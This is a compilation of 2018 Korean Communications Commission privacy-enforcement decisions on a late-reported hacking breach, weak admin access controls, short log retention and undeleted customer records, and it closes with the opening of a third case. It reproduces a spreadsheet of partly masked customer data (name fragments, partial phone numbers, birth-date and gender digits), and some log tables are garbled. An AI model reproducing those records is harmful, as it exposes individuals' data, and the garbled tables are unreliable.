피심인은 2017.7.12. 숙박앱 ‘○○○○’를 해킹한 해커 일당을 검거하여 수사 중이던 경찰청으로부터 연락을 받아 홈페이지(○○○○닷컴, ××××××.com)를 통해 수집한 이용자의 개인정보가 유출되었다는 사실을 인지하였다.

피심인은 231일이 경과한 2018.2.27.에 개인정보보호 종합포털(privacy.go.kr)에 신고하였고, '17년 1월말 신규 서버를 구축하면서 기존 결제내역(입금자 성명, 계좌번호 등)을 제외한 모든 개인정보를 삭제하여 이용자에게 통지하지 않고 2018. 2. 27. 홈페이지에 공지하였다.

3. 개인정보의 기술적·관리적 보호조치 등 사실 관계

가. 개인정보의 분실·도난·유출 사실{정보통신망법 제27조의3(개인정보 유출 등의 통지·신고)}을 지연 신고한 행위

피심인은 숙박앱 ‘여기어때’를 해킹한 해커 일당을 검거하여 수사 중이던 경찰


29) SQL(Structured Query Language) Injection 데이터베이스에 대한 질의값(SQL구문)을 조작하여 정상적인 자료 이외에 해커가 원하는 자료까지 데이터베이스로부터 유출 가능한 공격기법

청으로부터 연락을 받아 홈페이지(○○○○닷컴, ××××××.com)를 통해 수집한 이용자의 개인정보가 유출되었다는 사실을 2017.7.12. 인지하였으나, 개인정보 유출 신고절차를 몰라 231일이 경과한 2018. 2. 27.에 개인정보보호 종합포털(privacy.go.kr)에 신고하고, 2018. 2. 27.에 홈페이지에 유출사실을 공지한 사실이 있다.

나. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제{정보통신망법 제28조(개인정보의 보호조치) 중 접근통제}를 소홀히 한 행위

1) (안전한 인증수단) 피심인은 이용자의 개인정보(성명, 이메일, 전화번호 등)를 열람할 수 있는 개인정보처리시스템인 관리자페이지(admin.××××××.com)에 개인정보취급자가 정보통신망을 통해 외부에서 위 개인정보처리시스템에 접속하는 경우 별도의 안전한 인증수단 없이 아이디와 비밀번호만으로 접속이 가능하도록 한 사실이 있다.

〈참고 6〉 외부에서 개인정보처리시스템 접속 시 안전한 인증수단 미적용



2) (침입차단 및 탐지시스템 설치·운영) 피심인은 2018. 2. 27. 현재 운영 중인 개인정보처리시스템에 개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단 시스템 및 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 침입탐지시스템을 설치·운영하지 않은 사실이 있다.

다. 개인정보처리시스템에 접속한 기록의 보관 및 점검(정보통신망법 제28조 (개인정보의 보호조치) 중 접속기록의 위·변조방지)을 소홀히 한 행위

피심인은 개인정보취급자가 개인정보처리시스템에 접속한 기록 중 DB에 접속한 일시, 처리내역 등 접속기록을 보존·관리하지 아니하고, 접속시간·성명·접속 IP주소 등 관리자페이지 접속기록은 최근 2개월만 보존·관리하고, 사용자 행동로그(업무수행내용)는 최근 3개월만 보존·관리하였을 뿐만 아니라 DB 및 관리자페이지의 접속기록을 월1회 이상 정기적으로 확인·감독한 사실이 없다.

〈참고 7〉 관리자페이지 로그인 기록 - 최근 2개월까지 보관

일시	2017-12-01	2017-12-12	이름	검색
부분	로그인 시간	소속	사용자	접속 국가
2017-12-12 15:50:31	인정 자사 입장	인정 자사	대한민국	계정 포지
2017-12-12 15:40:00	대우 자사	대우 자사	대한민국	OS
2017-12-12 15:37:58	보통	광안군	대한민국	버전명
2017-12-12 15:25:48	보통	광안군	대한민국	로그인 IP
2017-12-12 14:55:46	보통	광안군	대한민국	IP 배정

〈참고 8〉 관리자페이지 업무수행내용 - 최근 3개월까지 보관

일시	부분	사용자	접속 국가	계정 포지	OS	버전명	로그인 IP	IP 배정
11	2017-11-27 11:20:00	인정 자사	대한민국	계정 포지	Windows 10	Internet Explorer 11.0	100	
10	2017-11-27 11:21:13	인정 자사	대한민국	계정 포지	Windows 10	Internet Explorer 11.0	14	
9	2017-11-27 11:20:34	인정 자사	대한민국	계정 포지	Windows 10	Internet Explorer 11.0	175	
8	2017-11-27 11:16:50	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	
7	2017-11-27 10:53:14	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	
6	2017-11-27 10:52:52	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	
5	2017-11-27 10:34:43	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	
4	2017-11-27 10:27:40	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	
3	2017-11-27 08:56:17	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	
2	2017-11-27 08:55:58	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	
1	2017-11-27 08:55:45	인정 자사	대한민국	계정 포지	Windows 10	Chrome	175	

라. 처분의 사전통지 및 의견 수렴

방송통신위원회는 2018. 4. 26. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전 통지 및 의견 수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청

하였으며, 피심인은 2018. 5. 9. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제27조의3제1항은 “정보통신서비스 제공자등은 개인정보의 분실·도난·유출(이하 “유출등”이라 한다) 사실을 안 때에는 지체 없이 해당 이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 하며, 정당한 사유 없이 그 사실을 안 때부터 24시간을 경과하여 통지·신고해서는 아니 된다.”라고 규정하고 있다.

정보통신망법 시행령 제14조의2제1항은 “정보통신서비스 제공자등은 개인정보의 분실·도난·유출의 사실을 안 때에는 지체 없이 법 제27조의3제1항 각 호의 모든 사항을 전자우편·서면·모사전송·전화 또는 이와 유사한 방법 중 어느 하나의 방법으로 이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 한다.”고 규정하고 있으며, 제2항은 “정보통신서비스 제공자등은 제1항에 따른 통지·신고를 하려는 경우 법 제27조의3제1항제1호 또는 제2호의 사항에 관한 구체적인 내용이 확인되지 아니하였으면 그때까지 확인된 내용과 같은 항 제3호부터 제5호까지의 사항을 우선 통지·신고한 후 추가로 확인되는 내용에 대해서는 확인되는 즉시 통지·신고하여야 한다.”라고 규정하고 있다.

나. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령이 정하는 기준에 따라 ‘개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제장치의 설치·운영(제2호)’, ‘접속기록의 위조·변조 방지를 위한 조치(제3호)’를 하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제2항은 “개인정보에 대한 불법적인 접근을 차단하기 위하여 ‘개인정보를 처리할 수 있도록 체계적으로 구성한 데이터베이스시스템(개인정보처리시스템)에 대한 접근권한의 부여·변경·말소 등에 관한 기준의 수립·시행(제1호)’, ‘개인정보처리시스템에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영(제2호)’의 조치를 하여야 한다.”고 규정하고 있고, 제3항은 “접속기록의 위조·변조 방지를 위하여 ‘개인정보취급자가 개인정보처리시스템에 접속하여 개인정보를 처리한 경우 접속일시, 처리내역 등의 저장 및 이의 확인·감독(제1호)’의 조치를 하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제6항에 따라 위 기준 수립·시행의 내용을 구체적으로 정하고 있는 「개인정보의 기술적·관리적 보호조치 기준」(방송통신위원회 고시 제2015-3호, 이하 ‘고시’라 한다) 제4조제4항은 “정보통신서비스 제공자등은 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용하여야 한다.”라고 규정하고 있다.

고시 제4조제5항은 “정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 ‘개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한(제1호)’, ‘개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지(제2호)’ 기능을 포함한 시스템을 설치·운영하여야 한다.”라고 규정하고 있다.

고시 제5조제1항은 “개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하여야 한다.”라고 규정하고 있다.

다. 정보통신망법 제64조제3항은 “방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 개인정보의 분실·도난·유출 사실(정보통신망법 제27조의3(개인정보 유출 등의 통지·신고))을 지연 신고한 행위

정보통신망법 제27조의3제1항의 '지체 없이'에 대해서 정보통신망법에 별도로 규정된 정의는 없으나, 관련 판례에서는 '합리적인 이유 및 근거가 없는 한 즉시'로 해석하고 있다.

피심인이 개인정보의 유출 사실을 안 때(2017. 7. 12.)로부터 231일이 경과한 2018. 2. 27.에 개인정보보호 종합포털(privacy.go.kr)에 신고하고, 2018. 2. 27.에 홈페이지에 공지한 행위는 정보통신망법 제27조의3제1항, 같은 법 시행령 제14조의2제1항을 위반한 것이다.

나. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제(정보통신망법 제28조(개인정보의 보호조치) 중 접근통제)를 소홀히 한 행위

1) (안전한 인증수단) 고시 제4조제4항의 입법 목적은 외부에서 개인정보처리시스템에 접속 시 단순히 아이디와 비밀번호만을 이용할 경우 유출 위험이 커지기 때문에 아이디와 비밀번호를 통한 개인정보취급자 식별·인증과 더불어 공인인증서, 보안토큰, 휴대폰인증, 일회용 비밀번호(OTP : One Time Password), 바이오정보 등을 활용한 추가적인 인증수단의 적용이 필요하다는 것이다.

피심인이 개인정보취급자가 외부에서 피심인의 개인정보처리시스템에 접속 시 단순히 아이디와 비밀번호만으로 접속할 수 있도록 하고 추가적으로 안전한 인증수단(ex. 보안토큰, 휴대폰인증, 일회용 비밀번호, 바이오정보, 단말기 IP인증 등)을 적용하지 않은 행위는 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 같은 법 시행령 제15조제2항제1호, 고시 제4조제4항을 위반한 것이다.

2) (침입차단 및 탐지시스템 설치·운영) 고시 제4조제5항의 입법 목적은 ‘정보통신망을 통한 불법적인 접근 및 침해사고 방지’인 바, 그 내용은 첫째 침입차단 및 침입탐지 기능을 포함한 시스템의 ‘설치’ 의무이고, 둘째 침입차단 및 침입탐지 기능을 포함한 시스템의 ‘운영’ 의무이다.

먼저 시스템 ‘설치’ 의무에 대하여 살펴보면, 정보통신서비스 제공자들은 ①접속권한을 IP주소 등으로 제한하여 비인가 접근을 ‘차단’하는 기능(침입차단 기능)과 함께 ②개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법유출시도를 ‘탐지’하는 기능(침입탐지기능)을 보유한 시스템을 설치하여야 한다.

피심인이 2018. 2. 27. 현재 운영 중인 개인정보처리시스템에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 및 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출시도를 탐지하는 기능을 포함한 침입탐지시스템을 설치·운영하지 않은 행위는 정보통신망법 제28조제1항제2호, 같은 법 시행령 제15조제2항제2호, 고시 제4조제5항을 위반한 것이다.

다. 개인정보처리시스템에 접속한 기록의 보관 및 점검[정보통신망법 제28조(개인정보의 보호조치) 중 접속기록의 위·변조방지}을 소홀히 한 행위

고시 제5조제1항의 입법 목적은 정보통신서비스 제공자들은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여 개인정보 처리를 위한 업무수행과 관련이 없거나 과도한 개인정보의 조회, 정정, 다운로드, 삭제 등 비정상적인 행위를 탐지하고 적절한 대응조치를 하여야 한다는 것이다. 또한, 개인정보처리시스템에 불법적인 접속 및 운영, 비정상적인 행위 등 이상 유무의 확인을 위해 식별자(개인정보처리시스템에서 개인정보취급자를 식별할 수 있도록 부여된 ID 등), 접속일시(개인정보처리시스템에 접속한 시점 또는 업무를 수행한 시점(년-월-일, 시:분:초)), 접속지(개인정보처리시스템에 접속한 자의 컴퓨터 또는 서버의 IP 주소 등), 수행업무(개인정보처리시스템에서 개인정보취급자가 처리(개인정보를 수집, 생성, 연계, 연동, 기록, 저장, 보유, 가공, 편집, 검색, 출력, 정정, 복구, 이용, 제공, 공개, 파기, 그 밖에 이와 유사한

행위)한 내용을 알 수 있는 정보) 등을 포함하는 접속기록을 최소 6개월 이상 보존·관리하여야 한다는 것이다.

피심인이 개인정보취급자의 개인정보처리시스템 접속일시·처리내역 등 접속기록을 작성하여 월1회 이상 이를 확인·감독하지 않고 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 개인정보처리시스템의 접속기록(로그기록)을 보존·관리하지 않은 행위는 정보통신망법 제28조제1항제3호, 같은 법 시행령 제15조제3항제1호, 고시 제5조제1항을 위반한 것이다.

〈참고 9〉 피심인의 위반사항

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
N사	지연 신고	§27조의3①	§14조의2①	개인정보의 유출 사실을 안 때로부터 24시간을 경과하여 해당 이용자에게 알리고 신고한 행위
	접근 통제	§28①2호	§15②1호	외부에서 개인정보처리시스템에 접속 시 단순히 아이디/패스워드만을 이용토록 하여 안전한 인증 수단을 적용하지 아니한 행위(고시§4④)
	접근 통제	§28①2호	§15②2호	개인정보처리시스템에 침입차단 및 침입탐지시스템을 설치하지 아니한 행위(고시§4⑤)
	접속 기록	§28①3호	§15③1호	개인정보취급자의 개인정보처리시스템 접속기록을 작성하여 월 1회 이상 확인·감독하지 않고, 6개월 이상 보존·관리하지 아니한 행위 (고시§5①)

IV. 시정조치 명령

1. 시정명령

가. 피심인은 개인정보의 분실·도난·유출(이하 "유출등"이라 한다) 사실을 안 때에는 지체 없이 '유출등이 된 개인정보 항목', '유출등이 발생한 시점', '이용자가 취할 수 있는 조치', '정보통신서비스 제공자등의 대응 조치', '이용자가 상담 등을 접수할 수 있는 부서 및 연락처' 등 위의 모든 사항을 해당

이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 하며, 정당한 사유 없이 그 사실을 안 때부터 24시간을 경과하여 통지·신고해서는 아니 된다.

나. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.

- 1) 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용할 것
- 2) 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스템을 설치·운영할 것
- 3) 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리할 것

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 과태료 부과

피심인의 정보통신망법 제27조의3(개인정보 유출등의 통지·신고)제1항, 제28조

(개인정보의 보호조치)제1항 위반에 대한 과태료는 같은 법 제76조제1항제2호의 3·제3호, 같은 법 시행령 제74조의 [별표9] 및 「개인정보보호 의무위반자 과태료 부과 등 처리지침」(이하 ‘과태료 부과 등 처리지침’이라 한다)에 따라 다음과 같이 부과한다.

가. 기준금액

정보통신망법 시행령 [별표 9]와 과태료 부과 등 처리지침 제7조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하므로 1회 위반 과태료인 1,000만원을 각 적용한다.

〈참고 10〉 위반 횟수별 과태료 금액

위 반 사 항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
하. 법 제27조의3제1항(법 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자·방송통신위원회 및 한국인터넷진흥원에 통지 또는 신고하지 않거나 정당한 사유 없이 24시간을 경과하여 통지 또는 신고한 경우	법 제76조 제1항제2호의3	1,000	2,000	3,000
너. 법 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 않은 경우	법 제76조 제1항제3호	1,000	2,000	3,000

나. 과태료의 가중

과태료 부과 등 처리지침 제9조는 ▲위반행위가 2개 이상인 경우, ▲위반행위가 2개 이상에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기·정도, 사회·경제적 파급 효과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, 과태료 부과 등 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

이에 따라 피심인의 정보통신망법 제28조제1항 위반 행위가 2개 이상인 경우에 해당하므로 기준 금액의 50%를 가중한다.

〈참고 11〉 과태료 산출내역

위반조문	기준금액	가중	감경	최종 과태료
§27의3①	1,000만원	없음	없음	1,000만원
§28①2·3호	1,000만원	500만원	없음	1,500만원
계				2,500만원

다. 최종 과태료

이에 따라 피심인의 정보통신망법 제27조의3제1항, 제28조제1항 위반행위에 대해 2,500만원의 과태료를 부과한다.

V. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령) 및 제76조(과태료)제1항제2호의3·제3호에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조의 규정에 따라 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항의 규정에 따라 그 효력을

상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

위 원 장 이 효 성 (인)

부위원장 허 옥 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

7. 민원신고된 사업자 등의 개인정보보호 법규 위반행위(9.4)

1. 개 요

방송통신위원회는 '18.9.4.(화) 전체회의를 개최하여, 법적근거 없이 이용자의 주민등록번호를 수집·보관한 5개 사업자와 개인정보의 기술적·관리적 보호조치를 소홀히 한 12개 사업자 등 정보통신망상 개인정보 보호 관련 법규를 위반한 16개 사업자에 대하여 시정조치 명령과 과태료 17,980만원을 부과하기로 의결하였다.

방송통신위원회는 개인정보 불법 보관 16개사, 불법 이용 4개사, 개인정보 국외 이전 1개사 등 민원이 접수된 21개 사업자에 대하여 개인정보 취급·운영 실태조사를 실시하였다

이번 조사 결과 ▶주민등록번호의 사용 제한(5개사) ▶개인정보 보호조치 소홀(12개사) ▶국외이전 고지 위반(1개사) ▶개인정보 미파기(14개사) 등 총 16개 사업자가 개인정보 보호 법규를 위반한 것으로 나타났다.

방송통신위원회는 16개 사업자에게 위반행위 즉시 중지, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육 실시 및 재발 방지대책 수립, 처분통지를 받은 날로부터 30일 이내 시정명령 이행결과를 제출하도록 명령하였다.

2. 관련 사례

1 **민원신고된 사업자 등의 개인정보보호 법규 위반행위**

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 47 - 428호

안 건 명 개인정보보호 법규 위반사업자에 대한 시정조치에 관한 건

피 심 인 I사

의 결 일 2018. 9. 4.

주 문

1. 피심인은 이용자의 동의를 받은 개인정보의 수집 및 이용·목적 달성을 위하여는 지체 없이 해당 개인정보를 복구·재생할 수 있도록 파기하여야 한다.
2. 피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

이 유

I. 기초 사실

피심인은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 ‘정보통신망법’ 이라 한다) 제25조에 따라 전기통신사업자로부터 이동통신서비스의 판매 등과 관련된 개인정보 처리 위탁을 받은 사업자로 법 제67조제2항에 따라 제28조 등의 규정이 준용되며, 피심인의 최근 3년간 매출액은 다음과 같다.

〈I사의 매출액 현황〉

(단위 : 백만원)

구 분	2015년	2016년	2017년	평 균
매출액	-	0	000	000

※ 자료 출처 : 피심인이 제출한 자료(사업개시일 : '00. 00. 00.)

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 피심인에 대한 이용자 민원(개인정보 불법 보관)이 국민신문고에 접수(2017.6.28.)됨에 따라 정보통신망법 위반 여부에 대한 개인정보 취급·운영 실태를 현장조사(2018.1.16.)하였고, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 수집·이용 목적이 달성된 개인정보를 파기하지 않은 행위{정보통신망법 제29조(개인정보의 파기)}

피심인은 2017.8월부터 2017.10월까지 판매한 이동전화 가입자의 개인정보(이름(1자리 마스킹), 이동전화번호, 생년월일, 성별 등) 1,056건을 이메일(대표자 김소희)에 엑셀파일 형태로 보유한 사실이 있다.

[그림] 엑셀 파일에 저장된 이용자의 개인정보 항목

10월 개통					
고객명	개통번호	생년월일	가입유형	판매처	
이강*	010-9254	610322-2	번호이동	초음1등-온	
이정*	010-1512	620721-1	번호이동	초음1등-온	
황현*	010-7278	511213-1	번호이동	초음1등-온	
박영*	010-6005	840314-1	번호이동	초음1등-온	
백창*	010-3277	881007-1	번호이동	초음1등-온	
장영*	010-8887	820323-2	번호이동	초음1등-온	
차형*	010-9572	740202-1	번호이동	초음1등-온	
김지*	010-3326	991217-2	번호이동	초음1등-온	
조남*	010-8162	830514-1	번호이동	초음1등-온	
안영*	010-1550	931126-1	번호이동	초음1등-온	
이채*	010-5905	060706-4	번호이동	초음1등-온	
이*	010-8665	821003-1	번호이동	초음1등-온	
최호*	010-9159	871201-1	번호이동	초음1등-온	

나. 처분의 사전통지 및 의견수렴

방송통신위원회는 2018. 7. 17. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전통지 및 의견수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 8. 3. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제29조제1항은 “정보통신서비스 제공자등은 ‘제22조제1항, 제23조제1항 단서 또는 제24조의2제1항·제2항에 따라 동의를 받은 개인정보의 보유 및 이용기간이 끝난 경우에는 지체 없이 해당 개인정보를 복구·재생할 수 없도록 파기하여야 한다. 다만, 다른 법률에 따라 개인정보를 보존하여야 하는 경우에는 그러하지 아니하다.”라고 규정하고 있으며, 제23조제1항 단서는 “다만, 제22조제1항에 따른 이용자의 동의를 받거나 다른 법률에 따라 특별히 수집 대상 개인정보로 허용된 경우에는 필요한 범위에서 최소한으로 그 개인정보를 수집할 수 있다.”라고 규정하고 있다.

「정보통신망법 해설서」는 법 제29조제1항에 대해 개인정보 취급 위탁 시에도 위탁 업무에 따른 개인정보 이용 및 제공목적, 보유 및 이용기간 등을 정해 파기 사유가 발생하면 취급하고 있는 개인정보를 파기하도록 해야 한다고 해설하고 있다.

나. 정보통신망법 제64조제3항은 “방송통신위원회는 정보통신서비스 제공자 등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등, 해당 법 위반 사실과 관련한 관계인의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 수집·이용 목적이 달성된 개인정보를 파기하지 아니한 행위{정보통신망법 제29조(개인정보의 파기) 중 목적을 달성한 경우}

피심인은 전기통신사업자로부터 처리 위탁받은 통신서비스 판매 및 가입이 완료되어 수집·이용 목적이 완료된 이용자 개인정보 1,056건을 파기하지 않고 이메일에 엑셀파일로 저장한 행위는 정보통신망법 제29조제1항을 위반한 것이다.

< 피심인의 위반사항 >

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
사	미파기	§29①1호		수집·이용 목적이 달성된 개인정보를 파기하지 않고 컴퓨터 등에 보관한 행위

IV. 시정조치 명령

1. 시정명령

피심인은 이용자의 동의를 받은 개인정보의 수집 및 이용·목적 달성을 경우에는 지체 없이 해당 개인정보를 복구·재생활 수 없도록 파기하여야 한다.

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 별 칙

피심인이 정보통신망법 제29조(개인정보의 파기)제1항제1호를 위반한 행위에 대하여는 같은 법 제73조제1의2호에 따라 2년 이하의 징역 또는 2천만원 이하의 벌금에 해당한다.

그러나 피심인의 경우 ▲위반행위가 최초 적발된 점, ▲해당 사업자가 조사 과정에서 개인정보를 모두 파기한 점 등을 감안하여 이번에 한해 시정명령만을 부과하고 향후 위반행위 적발 시 엄정하게 처리한다.

V. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및

「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조의 규정에 따라 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항의 규정에 따라 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

이에 주문과 같이 의결한다.

2018년 9월 4일

위원장 이 효 성 (인)

부위원장 허 욱 (인)
(국회 참석 관계로 회의 불참)

위원 김 석 진 (인)

위원 표 철 수 (인)

위원 고 삼 석 (인)

8. 유출신고 사업자의 개인정보보호 법규 위반행위(9.4)

1. 개 요

방송통신위원회는 '18.9.4.(화) 전체회의를 개최하여, 해커에게 관리자 계정이 탈취되어 이용자의 개인정보 최소 1,952건이 유출된 H사에 대하여 과징금 28,300만원과 1,500만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 보관, 관리하는 이용자의 개인정보가 미상의 해커에게 유출되었다는 H사의 개인정보 유출 신고를 접수하고 개인정보 취급·운영 실태조사 실시하였다.

이번 조사 결과 신원 미상의 해커는 알 수 없는 방법으로 관리자페이지 및 DB 관리자페이지의 관리자 계정을 탈취하여 2018.4.7. 23:17경 관리자페이지에 접속한 후 H사 서비스의 유효한 회원정보를 조회하고 다운로드할 수 있는 페이지에서 이용자의 개인정보를 엑셀파일로 다운로드하여 유출한 것으로 확인되었다.

